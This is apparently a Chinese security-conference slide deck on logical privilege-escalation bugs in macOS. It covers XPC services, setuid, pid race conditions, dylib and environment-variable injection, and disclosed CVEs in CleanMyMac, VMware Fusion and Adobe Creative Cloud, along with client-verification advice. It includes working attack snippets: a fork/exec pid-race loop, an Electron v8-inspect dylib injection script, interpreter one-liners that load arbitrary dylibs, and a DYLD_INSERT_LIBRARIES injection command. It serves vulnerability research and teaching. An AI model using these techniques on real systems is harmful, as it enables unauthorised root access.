macOS 上的逻辑提权漏洞

菜丝 @蚂蚁金服光年实验室

关于我

- 花名菜丝，就职于蚂蚁金服光年安全实验室
- 从事桌面端和移动端、IoT 设备安全漏洞的攻防，安全工具开发。从移动应用安全到智能设备均有涉猎
- BlackHat, Xdef 等国内外会议演讲者
- 开源了 iOS 应用分析工具 Passionfruit，了解一下

逻辑漏洞的特点

粗暴简单

很少需要涉及底层细节，对新手更友好

fuzz 不友好

较难通过自动化模糊测试

利用稳定


不破坏内存，相对更稳定

脑洞

条件的串联，跨组件甚至跨编程语言的组合

逻辑漏洞

- 滥用软件既有的特性
- 开发者对 API 误用
- API 本身设计和实现的缺陷



攻击方式

- 在高权限进程中直接执行代码
  - 动态模块加载
- 滥用高权限进程的功能
  - 子进程创建
  - 文件系统读写等
  - entitlement
- 滥用 ipc 返回的资源
  - 文件描述符
  - mach port

模式

- 目标：沙箱规则更宽松或没有沙箱的进程、高权限（如 root 用户）的进程
  - LaunchDaemons
- 攻击面：
  - 进程间通信
    - Named pipe, (domain) socket, MIG, Distributed Objects, AppleEvents 等
    - 特别是 XPC
  - 可进程间共享的资源：共享内存、文件系统等

寻找攻击对象

- 简单地 ps -U root 看一下。不会显示按需启动的服务进程
- macOS 下具有 root 权限的启动项分布在如下位置
  - /System/Library/LaunchDaemons
  - /Library/LaunchDaemons
- launchctl dumpstate 可列出所有 mach 服务的信息
- 第三方软件的服务通常会使用 SMJobBless 安装到 /Library/PrivilegedHelperTools

某安全软件本地权限提升

- PrivilegedHelper 中安装了 **MacMgrAgent，以 root 权限执行
- 在固定的路径下创建文件，使用 named pipe 实现 IPC，sem_post 和 sem_wait 来做进程间同步

```
→  pipe ls -l
total 24600
-rw-rw-rw-  1 cc    admin        8 Aug 21 11:21 qm_fsmon_lk
-rwxrwxrwx  1 root  admin  2097152 Aug 21 11:13 qm_fsmon_rd
-rwxrwxrwx  1 root  admin  2097152 Aug 21 11:13 qm_fsmon_wr
-rw-rw-rw-  1 cc    admin        8 Aug 21 12:28 qm_proc_lk
-rwxrwxrwx  1 root  admin  2097152 Aug 21 11:13 qm_proc_rd
-rwxrwxrwx  1 root  admin  2097152 Aug 21 11:13 qm_proc_wr
-rw-rw-rw-  1 cc    admin        8 Aug 21 12:40 qm_sock_lk
-rwxrwxrwx  1 root  admin  2097152 Aug 21 11:13 qm_sock_rd
-rwxrwxrwx  1 root  admin  2097152 Aug 21 11:13 qm_sock_wr
```

- 使用自定义的协议序列化数据包
- 所有 FIFO 文件权限为 0777，所有进程可自由读写

某安全软件本地权限提升

- 任意进程可伪造请求发送给 agent 进程触发特权操作
- exec_command 直接将用户传入的字符串提交给 system 函数
- rooted Calculator
- 于 2017 年 8 月报告并修复

xrefs to __text:0000000000026

Direction	Typ	Address	Text	
	p	_dm_uninstall_all+3A	call	_executePipeCommand
D...	p	_dm_update+FF	call	_executePipeCommand
D...	p	_dm_get_process_info+61	call	_executePipeCommand
D...	p	_dm_get_fsmon_event+68	call	_executePipeCommand
D...	p	_dm_get_process_socket_info+39	call	_executePipeCommand
D...	p	_dm_kill_process+3A	call	_executePipeCommand
D...	p	_dm_file_action+65	call	_executePipeCommand
D...	p	_dm_dock_show+3A	call	_executePipeCommand
D...	p	_dm_set_fan_speed+49	call	_executePipeCommand
D...	p	_dm_exe_command+7F	call	_executePipeCommand
D...	p	_dm_fix_plist+98	call	_executePipeCommand
D...	p	_dm_modify_plist_file+C1	call	_executePipeCommand
D...	p	_dm_load_kext+7F	call	_executePipeCommand
D...	p	_dm_unload_kext+97	call	_executePipeCommand
D...	p	_dm_moveto_file+A5	call	_executePipeCommand

old school setuid

- 同样适用于其他 Unix 系统
- 具有 sticky 标志位的文件可以调用 setuid 获得 root 权限
- 思路
  - 错误地处理 argv 或环境变量：例如将传入的参数作为命令执行
  - 具有 root 权限的进程通过 ipc 写入内容可控的文件

经典的 rootpipe (CVE-2015-1130)

- root 权限执行的 writeconfig 进程暴露了 XPC 接口，可在指定路径创建任意内容、任意属性的文件
- 普通进程滥用 XPC 接口可创建具有 setuid 属性的文件。写入恶意代码后执行即可获得 root 权限
- 2014 年被报告给苹果，此前可能已经被在野利用多年。由于修复不完善，被多次绕过。详见 DECON 23 - Stick That In Your (root)Pipe & Smoke It https://www.slideshare.net/Synack/stick-that-in-your-rootpipe-smoke-it
- 时至今日，补丁还是存在一些小问题，但已无法实质利用（后续介绍）

XPC?

- 目前 macOS 和 iOS 均支持的进程间通信机制
- 使用类似事件驱动的风格，支持“客户端”和“服务端”双向的消息传递
- 无 schema，强数据类型。消息将被序列化为二进制后发送，但上层提供与 plist 类似的数据类型，以及额外支持发送一些特殊的资源（文件描述符、mach port）
- 提供 C 和面向对象的 NSXPCConnection 两种 api。后者为前者的再一层封装
- XPC | Apple Developer Documentation
- Auditing and Exploiting Apple IPC

client

xpc_connection_create_mach_service

xpc_connection_resume

xpc_dictionary_create

xpc_dictionary_set_*

xpc_connection_send_message_with_reply_sync

xpc_dictionary_get_*

server

xpc_connection_create_mach_service

xpc_connection_set_event_handler

xpc_connection_resume

xpc_dictionary_get_*

处理逻辑

xpc_connection_send_message

事件循环

XPC 抓包改包

- 调试器
  - 函数被频繁调用，断下来太麻烦
  - lldb Python binding: https://lldb.llvm.org/python-reference.html
- 插桩
  - MonkeyDev https://github.com/AloneMonkey/MonkeyDev
  - frida.re https://www.frida.re/
    使用 js 脚本，无需编译，内置 Objective C 运行时插桩

XPC 抓包改包

- 接收端：
  - （未导出函数）_xpc_connection_call_event_handler
- 发送端：
  - xpc_connection_send_message(with_reply(_sync))
- 对象类型均继承于 OS_xpc_object：typedef NSObject<OS_xpc_object> *xpc_object_t;
- 可直接用 Objective C 运行时获取 description，或使用 char * xpc_copy_description(xpc_object_t object);
- https://github.com/chichou/xpcshark

接收端

```
Interceptor.attach(DebugSymbol.getFunctionByName('_xpc_connection_call_event_handler'), {
    onEnter: function (args) {
        console.log(new ObjC.Object(args[0]));
        console.log(new ObjC.Object(args[1]));
    }
});
```

```
<OS_xpc_connection: <connection: 0x7ffb14695d30> { name = com.apple.system.opendirectoryd.api, listener = false,
pid = 102, euid = 0, egid = 0, asid = 100000 }>
<OS_xpc_dictionary: <dictionary: 0x7ffb16d76d80> { count = 4, transaction: 1, voucher = 0x7ffb16d76af0, contents =
    "data" => <data: 0x7ffb16d76fb0>: { length = 116 bytes, contents =
0x62706c6973743030d2010203045866756e636e616d65546e... }
    "error" => <uint64: 0x7ffb16d76ff0>: 0
    "client_id" => <uint64: 0x7ffb16d77010>: 1
    "complete" => <bool: 0x7fff8c397b78>: true
}>
<OS_xpc_connection: <connection: 0x7ffb14695d30> { name = com.apple.system.opendirectoryd.api, listener = false,
pid = 102, euid = 0, egid = 0, asid = 100000 }>
<OS_xpc_dictionary: <dictionary: 0x7ffb16c431b0> { count = 4, transaction: 1, voucher = 0x7ffb16c60f80, contents =
    "data" => <data: 0x7ffb16c48420>: { length = 91 bytes, contents =
0x62706c6973743030d101025866756e636e616d655f10214f... }
    "error" => <uint64: 0x7ffb16c48200>: 0
    "client_id" => <uint64: 0x7ffb16c4eca0>: 2
    "complete" => <bool: 0x7fff8c397b78>: true
}>
```

发送端

```
function hook(symbol) {
  Interceptor.attach(Module.findExportByName(null, symbol), {
    onEnter: function (args) {
      const conn = new ObjC.Object(args[0]);
      const msg = new ObjC.Object(args[1]);
      const content = [symbol + ':', conn, msg];
      if (symbol === 'xpc_connection_send_message_with_reply' && !args[3].isNull()) {
        // 处理 block 回调，篇幅限制省略
      }
      console.log(content.join('\n'));
    },
    onLeave(retVal) {
      if (symbol === 'xpc_connection_send_message_with_reply_sync') {
        console.log('send sync, reply:\n' + new ObjC.Object(retVal));
      }
    }
  })
}

hook('xpc_connection_send_message');
hook('xpc_connection_send_message_with_reply');
hook('xpc_connection_send_message_with_reply_sync');
```

NSXPCConnection

- 接收端和发送端使用 Objective C 的 @protocol 约定接口和参数类型

```
@protocol PrivilegedOperation <NSObject>
- (void)addItem:(NSString *) reply:(void (^)(BOOL status, NSError *err))reply;
@end
```

- 发送端使用 remoteObjectProxy 调用远程过程，使用异步接口

```
NSXPCConnection *connection = [[NSXPCConnection alloc] initWithMachServiceName:@"MyAgent"
options:NSXPCConnectionPrivileged];

connection.remoteObjectInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(PrivilegedOperation)];
[connection resume];
[connection.remoteObjectProxy addItem:@"test" withReply:^(BOOL status, NSError *err) {
    NSLog(@"OK");
}];
```

bplist16?

- NSXPCConnection 的远程调用会被序列化成 bplist16 私有格式保存到 dictionary 的 root 属性
- 公开的工具 / 代码
  - http://newosxbook.com/tools/simplistic.html
  - TripleFetch exploit by Ian Beer https://github.com/iabem97/saigon/blob/master/saigon/triple_fetch/minibplist16.c
- 直接 hook protocol 声明的 ObjectiveC 方法分析

CleanMyMac 3.9.5 本地权限提升

- 安装 com.macpaw.CleanMyMac3.Agent 到 PrivilegedHelper
- XPC 服务完全没有对客户端做任何校验。提供部分接口如下：

```
@protocol CMPrivilegedOperation <NSObject>
- (void)runPeriodicScript:(NSString *)arg1 withReply:(void (^)(BOOL, NSError *))arg2;
- (void)moveItemAtPath:(NSString *)arg1 toPath:(NSString *)arg2 withReply:(void (^)(BOOL, NSError *))arg3;
- (void)enableLaunchdAgentAtPath:(NSString *)arg1 withReply:(void (^)(BOOL, NSError *))arg2;
- (void)startStartupItem:(NSString *)arg1 withReply:(void (^)(BOOL, NSError *))arg2;
@end
```

- runPeriodicScript 以 root 权限执行 /usr/sbin/periodic
- periodic 支持传入目录名作为参数，遍历执行其中所有的可执行文件

如何对 XPC 客户端做校验?

- xpc_connection_set_event_handler 设置的 handler block 中处理 xpc_get_type(event) == XPC_TYPE_CONNECTION 的事件
  - xpc_connection_get_{gid,asid,egid,euid,audit_token}
- -(BOOL)listener:(NSXPCListener *)listener shouldAcceptNewConnection:(NSXPCConnection *)newConnection; 回调函数处理传入的 newConnection
  - NSXPCConnection processIdentifier, effectiveGroupIdentifier, effectiveUserIdentifier 和 auditToken 属性
- (注）xpc_connection_get_audit_token 和 [NSXPCConnection auditToken] 为私有 api

使用 audit_token 校验代码签名

- SecTaskCreateWithAuditToken 获取 SecTaskRef
- SecTaskValidateForRequirement 检查代码签名是否符合 requirement string (https://developer.apple.com/library/archive/documentation/Security/Conceptual/CodeSigningGuide/RequirementLang/RequirementLang.html)

  例如 *anchor trusted and certificate leaf [subject.CN] = com.company*

pid 条件竞争

- SecCodeCopyGuestWithAttributes 支持通过 pid 创建 SecTaskRef，为什么不使用?
- pid 可被复用。exec* 函数甚至支持将当前 pid 替换成为一个全新的进程
- XPC 从发送消息到接收消息之间存在时间窗口，足够替换掉进程绕过检查
  - 预先发送多个消息塞满队列
  - 使用非阻塞函数 xpc_connection_send_message 或 NSXPCConnection 的封装
- 甚至 libxpc 自己也犯过这个错误：https://bugs.chromium.org/p/project-zero/issues/detail?id=1223
- 第三方软件更是重灾区：https://github.com/google/macops-MOLXPCConnection/issues/3

pid 条件竞争


```
#define COUNT 10
int pids[COUNT];
for (int i = 0; i < COUNT; i++) {
    int pid = fork();
    if (pid == 0) {
        xpc_connection_t connection = xpc_connection_create_mach_service("Helper", NULL,
XPC_CONNECTION_MACH_SERVICE_PRIVILEGED);
        xpc_connection_set_event_handler(connection, ^(xpc_object_t event) {});
        xpc_connection_resume(connection);
        xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
        xpc_connection_send_message(connection, message);
        char* target_binary = “/path/to/valid signed binary”;
        char* target_argv[] = {target_binary, NULL};
        exec_blocking(target_binary, target_argv, environ);
    } else {
        pids[i] = pid;
    }
}
sleep(1);
for (int i = 0; i < COUNT; i++) {
    pids[i] && kill(pids[i], 9);
}
```


签名检查足够了?


- 动态加载无签名的库

```
➜  ~ /Applications/Xcode.app/Contents/Developer/usr/share/xcs/Node/bin/node
> process.dlopen({}, '/Applications/Visual Studio Code.app/Contents/Frameworks/Mantle.framework/Mantle')
Error: Module did not self-register.
    at Error (native)
    at repl:1:9

➜  ~ codesign -dvvv -R="anchor apple" 88137
Executable=/Applications/Xcode.app/Contents/Developer/usr/share/xcs/Node/bin/node
Identifier=com.apple.node
Format=Mach-O thin (x86_64)
CodeDirectory v=20200 size=128398 flags=0x0(none) hashes=4008+2 location=embedded
Hash type=sha256 size=32
```

欺骗第三方软件







更没有问题

模块注入

- dlopen / CFBundle / NSBundle 等动态加载模块
  - 部分软件存在使用环境变量或从命令行参数中动态加载插件的机制
- dylib 劫持：Dylib hijacking on OS X
  - 存在使用了相对路径的 LC_RPATH 的 LoadCommand，且 LC_LOAD*_DYLIB 的路径使用了 @rpath 前缀
  - 或包含一个指向不存在路径的 LC_LOAD_WEAK_DYLIB
- DYLD 环境变量，如典型的 DYLD_INSERT_LIBRARIES
- 脚本语言解释器

环境变量注入

一些系统库可能会尝试环境变量指定的 dylib（注）

CoreFoundation 使用 CFNETWORK_LIBRARY_PATH 查找 CFNetwork

```
CF_PRIVATE void *__CFLookupCFNetworkFunction(const char *name) {
    static void *image = NULL;
    if (NULL == image) {
    const char *path = NULL;
        if (!__CFProcessIsRestricted()) {
        path = __CFgetenv("CFNETWORK_LIBRARY_PATH");
    }
    if (!path) {
        path = "/System/Library/Frameworks/CFNetwork.framework/CFNetwork";
    }
    image = dlopen(path, RTLD_LAZY | RTLD_LOCAL);
```

ImageIO 使用 RAWCAMERA_BUNDLE_PATH 查找 RawCamera 库

```
  v93 = 0;
  if ( !(unsigned __int8)dyld_process_is_restricted() )
    v1 = getenv("RAWCAMERA_BUNDLE_PATH");
  if ( !(gIIODebugFlags & 0x40000)
    && (v1 && (v2 = dlopen(v1, 1)) != 0LL
      || (v2 = dlopen("/System/Library/CoreServices/RawCamera.bundle/C
  {
```

dyld_process_is_restricted

- dyld 在如下情况会将进程标记为受限制
  - 可执行文件具有 setuid 属性
  - 存在 __restrict 或者 __RESTRICT 区段
  - 代码签名中有 entitlement
- 受限制的进程会忽略 DYLD_* 环境变量，以及主动忽略前文提到的 bundle 替换

滥用脚本解释器

- 脚本解释器天生可以执行代码
- 滥用解释器自带的合法数字签名（根本就不用绕过）
- lua、node.js 常见于软件包中
- 特别地，Electron、nw.js、Bracket-Shell，libCEF 等支持 Chromium 远程调试，变相的 node.js 环境
- 使用脚本直接实现 IPC
- 或者利用引擎的 dlopen 接口加载二进制库

Python

```
__import__('ctypes').cdll.LoadLibrary('/path/to/dylib')

# or

getattr(__import__('ctypes').cdll, '/path/to/dylib')
```

node.js

```
process.dlopen({}, '/path/to/dylib')
```

Ruby

```
➜  ~ irb
irb(main):001:0> require '/System/Library/CoreServices/
TouchBarEvent'
```

lua

```
package.loadlib('bin/evil.dylib', '')
```

基于网页的桌面界面

- adobe/brackets-shell
  - 基于 LibCEF，默认启用 remote_debugging_port（TCP 9234），向 renderer 注入 node.js 代码
- nw.js 和 Electron
  - —remote-debugging-port= 可打开基于 WebSocket 的远程调试协议，向 renderer 注入 node.js 代码
- Electron 支持 v8 调试协议，可向主进程注入 node.js 代码
  - —inspect-brk=port（旧版本为 —debug-brk=)
  - 基于 TCP 协议，格式略像 HTTP

v8-inspect 注入 electron

```
const port = 5858;
const electron = '/Applications/Awesome.app/Contents/MacOS/Electron';
const dylib = '/path/to/evil/payload';
const p = spawn(electron, [`--inspect-brk=${port}`, `--debug-brk=${port}`]);

setTimeout(() => {
  const client = createConnection({ port: 5858 }, () => {
    const json = {
      command: 'evaluate',
      type: 'request',
      seq: 1,
      arguments: {
        expression: `process.dlopen(${dylib})`,
        global: true
      }
    };
    const body = Buffer.from(JSON.stringify(json));
    const header = `Content-Length: ${body.length}\r\n\r\n`;
    client.write(header);
    client.write(body);
    client.end();
  }).on('end', () => process.exit());
}, 500);
```

CVE-2018-6962 VMWare Fusion 签名绕过

- 传入内核扩展的设备名，返回打开的 f
- 使用签名验证，XPC 仅允许 VMWare Fusion 的组件调用

```
v12 = xpc_dictionary_create_reply(a2);
v13 = v12;
if ( !v12 )
  sub_100001E00("VERIFY %s:%d\n", "bora/apps/kextCo
xpc_dictionary_set_int64(v12, "status", v4);
if ( !v4 )
  xpc_dictionary_set_fd(v13, (__int64)"fd", v5);
v14 = xpc_dictionary_get_remote_connection(a2);
if ( !v14 )
  sub_100001E00("VERIFY %s:%d\n", "bora/apps/kextCo
xpc_connection_send_message(v14, v13);
xpc_release(v13);
if ( v5 != -1 )
```

```
name = (const char *)xpc_dictionary_get_string(a2, "kextName");
if ( !name )
{
  sub_100001D40("Invalid kext name.\n");
  v4 = 22;
  v5 = -1;
  goto LABEL_16;
}
if ( strncmp(name, "com.vmware.kext.", 0x10uLL) )
{
  sub_100001D40("Illegal kext name.\n");
  v4 = 1;
  v5 = -1;
  goto LABEL_16;
}
sub_100001C80("Opening control socket to: %s\n", name);
v5 = socket(32, 2, 2);
if ( v5 == -1 )
{
  v8 = __error();
  v4 = *v8;
  v9 = strerror(*v8);
  sub_100001C80("socket failed: %s\n", v9);
  v5 = -1;
  goto LABEL_16;
}
v6 = fcntl(v5, 3);
```

白名单规则

```
Process 28365 stopped
* thread #2, queue = 'com.apple.root.default-qos.overcommit', stop reason = breakpoint 2.1
    frame #0: 0x00007fff37782220 CoreFoundation`CFBundleGetValueForInfoDictionaryKey
CoreFoundation`CFBundleGetValueForInfoDictionaryKey:
->  0x7fff37782220 <+0>: push   rbp
    0x7fff37782221 <+1>: mov    rbp, rsp
    0x7fff37782224 <+4>: push   r14
    0x7fff37782226 <+6>: push   rbx
Target 0: (com.vmware.VMMonHelper) stopped.
(lldb) po $rax
CFBundle 0x7fc291c0ca40 </Library/PrivilegedHelperTools> (executable, loaded)

(lldb) po CFBundleGetValueForInfoDictionaryKey($rax, @"XPCService")
{
    "_AllowedClients" = "info[CFBundleIdentifier] = \"com.vmware.\"* and anchor apple generic and anchor trusted
and cert leaf[subject.CN] = *\"VMware, Inc.\"*";
}
```

CVE-2018-6962 VMWare Fusion 签名绕过

- 使用了可条件竞争的 pid 作为签名检查参数
- 可执行文件可使用环境变量注入模块

```
pid = xpc_connection_get_pid(a2);          // bug 1: pid 不可靠，可条件竞争
if ( !proc_pidpath(pid, buffer, 0x1000u) )
  *(_OWORD *)buffer = xmmword_100002A90;
sub_100001C80("%5d: Received connection from %s\n", pid, buffer);
guest = 0LL;
v26 = 0LL;
cfnumber_pid = CFNumberCreate(0LL, 9LL, &pid);
if ( cfnumber_pid )
{
  dict = CFDictionaryCreateMutable(0LL, 0LL, 0LL, 0LL);
  if ( dict )
  {
    v16 = dict;
    CFDictionarySetValue(dict, kSecGuestAttributePid, cfnumber_pid);
    if ( (unsigned int)SecCodeCopyGuestWithAttributes(0LL, dict, 0LL, &guest) )
    {
      v8 = "%5d: Failed to copy guest. (%d)\n";
      goto LABEL_13;
    }
    bundle = CFBundleGetMainBundle();
    if ( bundle )
    {
      v11 = CFBundleGetValueForInfoDictionaryKey(bundle, CFSTR("XPCService"));
      if ( v11 )
      {
        v12 = CFDictionaryGetValue(v11, CFSTR("_AllowedClients"));// 白名单
        if ( v12 )
        {
          v9 = 0;
          if ( !(unsigned int)SecRequirementCreateWithString(v12, 0LL, &v26) )
          {
            v14 = SecCodeCheckValidity(guest, 0LL, v26);// bug2: binary 没有做保护，可附加未签名代码
            if ( v14 )
```

CVE-2018-6962 VMWare Fusion 签名绕过

- DYLD_INSERT_LIBRARIES 注入白名单程序，成功打开设备通信

```
➜  ~ ll /dev/vmmon
crw-------  1 root  wheel   40,   1 Jun 15 16:23 /dev/vmmon
➜  ~ DYLD_INSERT_LIBRARIES=/tmp/libparasitic.dylib  "/Applications/VMware Fusion.app/Contents/Library/VMware
Fusion Start Menu.app/Contents/MacOS/VMware Fusion Start Menu"
2018-04-12 16:53:57.803 VMware Fusion Start Menu[30190:6859730] reply: <dictionary: 0x7fe6097001c0> { count = 2,
transaction: 0, voucher = 0x0, contents =
    "fd" => <fd: 0x7fe609700280> { type = (invalid descriptor), path = /dev/vmmon }
    "status" => <int64: 0x7fe6097002d0>: 0
}
```

CVE-2018-4991 Adobe Creative Cloud 本地提权

特权通信基于 NSXPCConnection，参数通过 XML 再次封装。提供了一个 createProcess 接口

```
<?xml version="1.0" encoding="UTF-8"?>
<action>
    <actionType>createProcess</actionType>
    <actionArgs><cmdArgs><cmdArg>--pipename=25D51488-9FD7-4A81-B815-5997A6EBAF25</cmdArg>
        </cmdArgs>
        <processPath>/Library/Application Support/Adobe/Adobe Desktop Common/ElevationManager/Adobe Installer</
processPath>
    </actionArgs>
</action>
```

不仅在 listener:shouldAcceptNewConnection: 检查客户端，
对创建的目标进程也有（没有用的）签名检查

```
v42 = a3;
std::string::string(&v38, "<output><result>Fail</result></output>");
v37 = 0;
v36 = 0;
if ( (unsigned __int8)is_valid_adobe_binary(*(_DWORD *)(a2 + 20)) )
{
  v5 = new_log_target();
  v6 = sub_3010((int)v5);
  (*(void (__cdecl **)(int, const char *, _DWORD, _DWORD))(*(_DWORD *)v6 + 8))(
    v6,
    "Inside ProcessLauncher::executeAction | LaunchingProcess at path %s with waitForFinish %d",
    *(_DWORD *)(a2 + 16),
    *(unsigned __int8 *)(a2 + 24));
  v7 = *(_BYTE *)(a2 + 24);
  v35 = 0;
  v8 = OOBEUtils::ProcessUtils::LaunchProcess((_DWORD *)(a2 + 16), a2 + 4, (int)&v37, v7, &v36,
```

CVE-2018-4991 Adobe Creative Cloud 本地提权

```
proc_name[0] = 0LL;
if ( proc_pidpath((int)pid, filename, 0x1000u) )
{
  if ( (unsigned __int8)is_valid_adobe_binary((int)filename) )
  {
    len = ::proc_name((int)pid, proc_name, 0x100u);
    v8 = new_log_target();
```

对文件检查签名。macOS 根本不会锁定正在执行中的文件

```
v6 = objc_msgSend("NSArray", "arrayWithObjects:", CFSTR("-dvv"), v3, 0);
v7 = objc_msgSend("NSTask", "alloc");
v8 = objc_msgSend(v7, "init");
v26 = objc_msgSend(v8, "autorelease");
v9 = objc_msgSend("NSPipe", "pipe");
v10 = objc_msgSend(v9, "fileHandleForReading");
objc_msgSend(v26, "setLaunchPath:", CFSTR("/usr/bin/codesign"));
objc_msgSend(v26, "setArguments:", v6);
objc_msgSend(v26, "setStandardOutput:", v9);
objc_msgSend(v26, "setStandardError:", v9);
objc_msgSend(v26, "launch");
usleep_UNIX2003(10000);                    // usleep 还是条件竞争
v11 = objc_msgSend(v10, "readDataToEndOfFile");
v12 = objc_msgSend("NSString", "alloc");
```

检查过程中使用 usleep 增大时间窗口

```
v18 = *(void **)(DWORD1(v33) + 4 * v17);
v19 = (char *)objc_msgSend(
                *(void **)(DWORD1(v33) + 4 * v17),
                *((const char **)&loc_177A4 + 29361),
                CFSTR("Authority="));
if ( v19 != (char *)0x7FFFFFFF )
{
